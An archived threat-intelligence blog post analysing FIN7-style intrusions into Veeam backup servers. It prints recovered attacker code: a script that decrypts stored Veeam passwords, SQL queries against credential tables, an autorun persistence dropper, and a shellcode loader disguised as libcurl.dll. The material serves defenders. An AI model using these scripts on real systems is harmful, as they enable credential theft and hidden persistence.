FIN7 tradecraft seen in attacks against Veeam backup servers

Archived: 2026-04-05 20:19:12 UTC

Updates:

28-04-2023 1100 UTC - We have reviewed and updated this blogpost to reflect our latest findings:

- We have added information regarding the file “445.ps1”, which was missing at the time of writing.
- We have updated this blogpost to broaden our attribution from FIN7 to FIN7 or a threat actor utilizing FIN7 tradecraft.

Introduction

WithSecure Intelligence identified attacks which occurred in late March 2023 against internet-facing servers running Veeam Backup & Replication software. Our research indicates that the intrusion set used in these attacks has overlaps with those attributed to the FIN7 activity group. It is likely that initial access & execution was achieved through a recently patched Veeam Backup & Replication vulnerability, CVE-2023-27532[1].

FIN7 is a financially motivated cybercrime group with roots dating back to mid-2010s. The group has been involved in several high-profile, large-scale attacks over the years. The group’s tradecraft and modus operandi have evolved over their multi-year history, developing new tools[2], expanding their operations[3], as well as affiliating with other threat actors[4].

This blogpost provides an analysis of intrusions we have observed, along with a timeline of these attacks.

Initial activity

On 28th March 2023, initial activity was observed across internet-facing servers running Veeam Backup & Replication software. An SQL server process “sqlservr.exe” related to the Veeam Backup instance executed a shell command, which performed in-memory download and execution of a PowerShell script.

Figure 1. Example of shell command launched via sqlservr.exe

Our analysis found that all instances of these PowerShell scripts were POWERTRASH. POWERTRASH is an obfuscated loader written in PowerShell that has been attributed to FIN7. The script contains an embedded payload that is executed through reflective PE injection. The filenames (e.g. icsnd16_64refl.ps1, icbt11801_64refl.ps1) used for these PowerShell scripts were also (notably) identical to the naming convention reportedly used by FIN7[7]

```
function ZEPz
{
$nEi=tJnsV i a J u d 6 u '1' 7
$cFDgG9=dXXdo '8' x b
$JZ4ftK=ZCRoM S 8 7 + P S I d q K w
$beC=vegaz k 2 T
$o8b=YYsjP l t C 7 M
$HuUwo=ZpQkqQ E v o d J O O
$oveke2=ifyPBm a d B Z i 0 D t '7' G Q u e P b v
$SkjkYT=XuQHZG V H
$nEi+$oveke2+$JZ4ftK+$beC+$cFDgG9+$HuUwo+$o8b+$SkjkYT
}
function eNjCW
{
$gigY4k=XuQHZG k r
$MBx=TaIbxC o 0
$n8dM=FJuA 6 K M j c 9 s p 8 5 J i Y
$oPwlp=BdsDqS V 0 q 4 H j u M Q g
$DEx7a=MKvJy J a h i Y 4 O l
$BQUq9=nCeN M n J e M Z
$hAB5q=PGRsg G b P J
$gigY4k+$DEx7a+$oPwlp+$BQUq9+$hAB5q+$n8dM+$MBx
}
function JxYa # Main function
{
$fdI=(gOLmpU) # Assemble payload from obfuscated strings/functions
$Jo6vml=14016 # Payload entrypoint
$Nbd=26368 # Payload size
$hUJQ4=[System.Convert]::FromBase64String($fdI) # Decode base64-encoded payload
$AGm5=[IO.MemoryStream][Byte[]]$hUJQ4
$dtzW=GBkA
$MzZ8jp=BVOT $AGm5 $dtzW # Decompress payload through DeflateStream
$Rn7zV=hGZf $Nbd
$cMD=yRip $MzZ8jp $Rn7zV $Nbd
kMWxO $Rn7zV $Jo6vml # Load payload through reflective injection
}
```

Figure 2: POWERTRASH


In the past[2], POWERTRASH has been used to execute various payloads, including Carbanak, DICELOADER, and Cobalt Strike. The embedded payload in the incidents we observed in March was DICELOADER, also known as Lizar. DICELOADER is a backdoor linked to FIN7. The operators made use of DICELOADER to gain a foothold in compromised machines to conduct post-exploitation procedures.

The exact method used by the threat actor to invoke the initial shell commands remains unknown but was likely achieved through a recently patched Veeam Backup & Replication vulnerability, CVE-2023-27532, which can provide unauthenticated access to a Veeam Backup & Replication instance. However, as there were no concrete indicators to confirm these findings, this remains a low-to-medium confidence assessment based on the following:

- The affected servers had TCP open port 9401 exposed to the internet. This port is used for communication with the Veeam Backup Service over SSL. Network activity with an external IP address was observed over this port right before the shell command invocation by the SQL server instance process.
- CVE-2023-27532 was patched a few weeks prior to this campaign. Exploitation of this vulnerability requires communication over port 9401.
- The servers were running vulnerable versions of the software at the time of attack.

- A proof-of-concept[5] (POC) exploit was made publicly available a few days prior to the campaign, on 23rd March 2023. The POC contains remote command execution functionality. The remote command execution, which is achieved through SQL shell commands, yields the same execution chain observed in this campaign.

It is worth noting that a few days prior to the initial attack, additional suspicious activity was observed on the servers that we investigated. On 24th March 2023, the SQL server process for Veeam backup instances executed another shell command to copy the “Web.config” file located within Veeam Backup & Replication program files to another file called “system.js”. The exact reason for this shell command remains unknown and no strong evidence links this earlier activity to the intrusions. However, it is plausible that the earlier activity was performed by the threat actor to probe and identify internet-facing servers vulnerable to CVE-2023-2753 as part of large-scale vulnerability scanning, something that FIN7 has reportedly done in the past[7].



Reconnaissance, Discovery, and Credential theft

The threat actor used a series of commands as well as custom scripts to gather host and network information from the compromised machines. Some of these commands included:

- netstat : Display all active TCP connections and listening ports
- tasklist : Display all running processes
- ipconfig : Display all IP configurations


Furthermore, a series of SQL commands were executed to steal information from the Veeam backup database.

```
sqlcmd.exe -S localhost\VEEAMSQL2016 -E -Q "use VeeamBackup SELECT top 100 * FROM JobSourceRepositories;"
sqlcmd.exe -S localhost\VEEAMSQL2016 -E -Q "use VeeamBackup SELECT top 100 * FROM BJobs.VSphereInfo;"
sqlcmd.exe -S localhost\VEEAMSQL2016 -E -Q "use VeeamBackup SELECT top 100 * FROM SmbFileShares;"
sqlcmd.exe -S localhost\VEEAMSQL2016 -E -Q "use VeeamBackup SELECT top 100 * FROM VSphere.Workspaces;"
sqlcmd.exe -S localhost\VEEAMSQL2016 -E -Q "use VeeamBackup SELECT top 100 * FROM ObjectsInBackups;"
sqlcmd.exe -S localhost\VEEAMSQL2016 -E -Q "use VeeamBackup SELECT top 100 * FROM BackupRepositories;"
sqlcmd.exe -S localhost\VEEAMSQL2016 -E -Q "use VeeamBackup SELECT top 100 * FROM PhysicalHosts;"
sqlcmd.exe -S localhost\VEEAMSQL2016 -E -Q "use VeeamBackup SELECT top 100 * FROM Ssh_creds;"
sqlcmd.exe -S localhost\VEEAMSQL2016 -E -Q "use VeeamBackup SELECT top 100 * FROM HostNetwork;"
sqlcmd.exe -S localhost\VEEAMSQL2016 -E -Q "use VeeamBackup SELECT top 100 * FROM HostCreds;"
sqlcmd.exe -S localhost\VEEAMSQL2016 -E -Q "use VeeamBackup SELECT top 100 * FROM Backups;"
sqlcmd.exe -S localhost\VEEAMSQL2016 -E -Q "use VeeamBackup SELECT top 100 * FROM Locations;"
sqlcmd.exe -S localhost\VEEAMSQL2016 -E -Q "use VeeamBackup SELECT top 100 * FROM BJobs;"
sqlcmd.exe -S localhost\VEEAMSQL2016 -E -Q "use VeeamBackup SELECT top 100 * FROM PhysicalHostsServersLink;"
sqlcmd.exe -S localhost\VEEAMSQL2016 -E -Q "use VeeamBackup SELECT top 100 * FROM ObjectsInJobs;"
sqlcmd.exe -S localhost\VEEAMSQL2016 -E -Q "use VeeamBackup SELECT top 100 * FROM Hosts;"
sqlcmd.exe -S localhost\VEEAMSQL2016 -E -Q "use VeeamBackup SELECT top 100 * FROM JobVssCredsView;"
sqlcmd.exe -S localhost\VEEAMSQL2016 -E -Q "use VeeamBackup SELECT top 100 * FROM HostsByJobs;"
sqlcmd.exe -S localhost\VEEAMSQL2016 -E -Q "use VeeamBackup SELECT top 100 * FROM HostCreds;"
```

The threat actor also used a PowerShell script to retrieve stored credentials. The script content is identical to a code snippet shared online for retrieving passwords from Veeam Backup Servers[6].

```
$instance = (Get-ItemProperty -Path "HKLM:\SOFTWARE\Veeam\Veeam Backup and Replication" -name
SqlInstanceName).SqlInstanceName
$server = (Get-ItemProperty -Path "HKLM:\SOFTWARE\Veeam\Veeam Backup and Replication" -name SqlServerName).SqlServerName
$result = Invoke-Sqlcmd -Query "SELECT TOP (1000) [user_name],[password],[description] FROM [VeeamBackup].[dbo].
[Credentials]" -ServerInstance "$server\$instance"
Add-Type -Path "C:\Program Files\Veeam\Backup and Replication\Backup\Veeam.Backup.Common.dll"
$result | ForEach-Object { [Veeam.Backup.Common.ProtectedStorage]::GetLocalString($($_.password))}
```

A custom PowerShell script was executed through lateral movement to gather operating system information on the target through the usage of WMI. The content of the script and the execution method is identical to activity associated with FIN7[4].



To resolve the list of collected IP addresses to their respective host names, a custom PowerShell script, “host_ip.ps1”, was executed. The PowerShell script content is nearly identical to a code snippet shared online for resolving IP to Hostname with PowerShell[8]. ”host_ip.ps1” file name has been reportedly observed in FIN7’s attack arsenal[7].

```
# Get list from file, initialize empty array

$ListOfIPs=Get-content "ips.txt"
$ResultList = @()

# roll through the list, resolving as we
# go with the .Net DNS resolver

foreach ($IP in $ListOfIPs)
{
# We don't want to see any errors as we go, right?

$ErrorActionPreference = "silentlycontinue"
$Result = $null

# status to user, just so they know that something
# is still happening, then pass the current IP
# to .Net for name resolution.

#write-host "resolving $IP"
$result = [System.Net.Dns]::gethostentry($IP)


# Enter into the array, with the returned results.

If ($Result)
{
$ResultList += "$IP : " + [string]$Result.HostName
}
Else
{
$ResultList += "$IP : unresolved"
}
}

# send it out to a file, and inform the user we are done

$ResultList | Out-File res_names.txt
#write-host "name resolution complete"
```

An additional file called “445.ps1” was dropped and executed on the compromised Veeam backup servers. The retrieved script content functions as a port checker, which tests whether a port is open for a given address by

attempting to establish a socket connection for a set of IP address and port pairs from an input file.

```
$pathIn="ipport.txt";
$pathOut = "ipportResult.txt";
ForEach ($ipport in Get-Content $pathIn)
{
        $Ipaddress, $Port = $ipport.trim().split(':',2);
        $testPort="Error";
        try{
                $t = New-Object Net.Sockets.TcpClient:
                $t.Connect($Ipaddress, $Port)
                if($t.Connected)
                {
                        $testPort = "Ok";
                }
        }catch{ }
        Add-Content $pathOut "$Ipaddress : $port -> $testPort";
}
```


Setting up persistence

A custom PowerShell script, “gup18.ps1”, was executed to set up an active foothold in the compromised machine by creating a persistence mechanism to execute DICELOADER on device startup. This script was hosted on an external file-hosting service “temp[.]sh”. This unique PowerShell script has not been previously seen in the attack arsenal of FIN7, and we are now tracking it as POWERHOLD.

```
function main()
{
    $key = "[redacted]"
    $installationFolder = $env:APPDATA + "\" + $key
    New-Item $installationFolder -ItemType Directory -Force | Out-Null

    MainPayload "$($installationFolder)\gup.exe"
    SetVBs "$($installationFolder)\0JNvHvAz.vbs"
    XJqqL6mUYV "$($installationFolder)\gup.xml"
    cgN9p5fJ03 "$($installationFolder)\JZ4qWKZW"
    uBlGXQBYfM "$($installationFolder)\libcurl.dll"
    gCnVcyXWK9 "$($installationFolder)\0JNvHvAz.vbs"
    JVYsoP60H5 "$($installationFolder)\jkBDfXaL.bat"
}

function MainPayload ($filepath)
{
    Cd2cLtI4qf $filepath
}

function SetVBs($filepath)
{
    $path = "HKCU:Software\Microsoft\Windows\CurrentVersion\Run"
    Set-ItemProperty -Path $path -Name "[redacted]" -Value "wscript.exe $($filepath)" | Out-Null
}

function JVYsoP60H5 ($filepath)
{
    [int[]]$bytes = @(100, 101, 33, 38, ...)
    $data = $bytes | % {$_-1}
    [io.file]::WriteAllBytes($filepath, $data)
}

function XJqqL6mUYV ($filepath)
{
    [int[]]$bytes = @(61, 64, 121, 110 ...)
    $data = $bytes | % {$_-1}
    [io.file]::WriteAllBytes($filepath, $data)
}
```

The PowerShell script drops 7 files, which are embedded in the script content, into a unique folder in %APPDATA%, and sets an autorun registry entry to establish persistence. The dropped files are:

- gup.exe – Legitimate GUP.exe binary (part of the Notepad++ application)
- gup.xml – Configuration file that's part of the GUP application
- libcurl.dll - .NET DLL file side-loaded by gup.exe
- JZ4qWKZW – Encoded DICELOADER payload that's loaded and executed by libcurl.dll
- jkBDfXaL.bat – Batch file that executes gup.exe
- 0JNvHvAz.vbs – VBScript file that executes the batch file



libcurl.dll, which is side-loaded by gup.exe, is a simple .NET loader that decodes and executes an on-disk payload that has been XORed. The on-disk payload filename as well as XOR key are hardcoded within the loader. This unique loader has not been previously seen in FIN7's attack arsenal, and we are now tracking it as DUBLOADER.

```
public class Program
{
    private static string _key = "123qweASD";

    private static string _fileName = "JZ4qWKZW";

    public Program()
    {
        Execute();
    }

    public static void Decrypt(byte[] data)
    {
        byte[] bytes = Encoding.UTF8.GetBytes(_key);
        for (int i = 0; i < data.Length; i++)
        {
            data[i] = (byte)(bytes[i % bytes.Length] ^ data[i]);
        }
    }

    public void Execute()
    {
        try
        {
            byte[] array = File.ReadAllBytes(Directory.GetCurrentDirectory() + "\\" + _fileName);
            Decrypt(array);
            int num = array.Length;
            IntPtr intPtr = Win32.VirtualAlloc(IntPtr.Zero, (uint)num, 4096u, 64u);
            Marshal.Copy(array, 0, intPtr, num);
            Win32.WaitForSingleObject(Win32.CreateThread(IntPtr.Zero, 0u, intPtr, IntPtr.Zero, 0u, IntPtr.Zero), uint.MaxValue);
        }
        catch (Exception)
        {
        }
    }
}
```

It is worth noting that the legitimate libcurl.dll used by GUP.exe is meant to be a native link library file, while the malicious variant used by the threat actor is a .NET DLL file. The crafted loader is designed to mimic the legitimate libcurl.dll file by including export function names found in the legitimate version and thus imported by


the GUP executable. Only one of the export functions, namely “curl_easy_init” contains malicious code. All other export functions are trivially implemented with “retn 0” instructions. The “curl_easy_init” export function, which implements the malicious code, is the first function[9] from the library that is called by the GUP executable. Therefore, the malicious code is executed immediately when GUP.exe is launched.

```
public class Exports
{
    public static IntPtr curl_easy_init()
    {
        new Program();
        return IntPtr.Zero;
    }

    public static uint curl_easy_setopt(IntPtr handle, uint option, params IntPtr[] @params)
    {
        return 0u;
    }

    public static void curl_easy_cleanup(IntPtr handle)
    {
    }

    public static uint curl_easy_perform(IntPtr easy_handle)
    {
        return 0u;
    }
}
```


Lateral Movement

The threat actor performed a series of remote WMI method invocations as well as ‘net share’ commands to test for lateral movement on a target host with the exfiltrated credentials. A few hours after issuing these commands, the threat actor returned to perform a successful lateral movement.

Lateral tool transfer was achieved through the usage of SMB to drop two PowerShell scripts into the remote host’s ADMIN$ share. Execution was achieved through remote service creation.



The threat actor launched a custom PowerShell script (explained above) to gather information about the target host. This was followed by the execution of another PowerShell script, which was another POWERTRASH sample. This script performed remote injection into the ‘PlugPlay’ service, which made a network connection to a remote host on port 443. While we were unable to fetch the full contents of the secondary script to determine the exact payload used, we believe the payload was likely another backdoor/command-and-control agent (i.e., a CobaltStrike beacon). The command line patterns were previously seen in activity associated with FIN7[4].



Outlook and Implications

WithSecure Intelligence has so far identified two instances of such attacks conducted by FIN7 or a threat actor utilizing FIN7 tradecraft. As the initial activity across both instances were initiated from the same public IP address on the same day, it is likely that these incidents were part of a larger campaign. However, given the probable rarity of Veeam backup servers with TCP port 9401 publicly exposed, we believe the scope of this attack is limited.

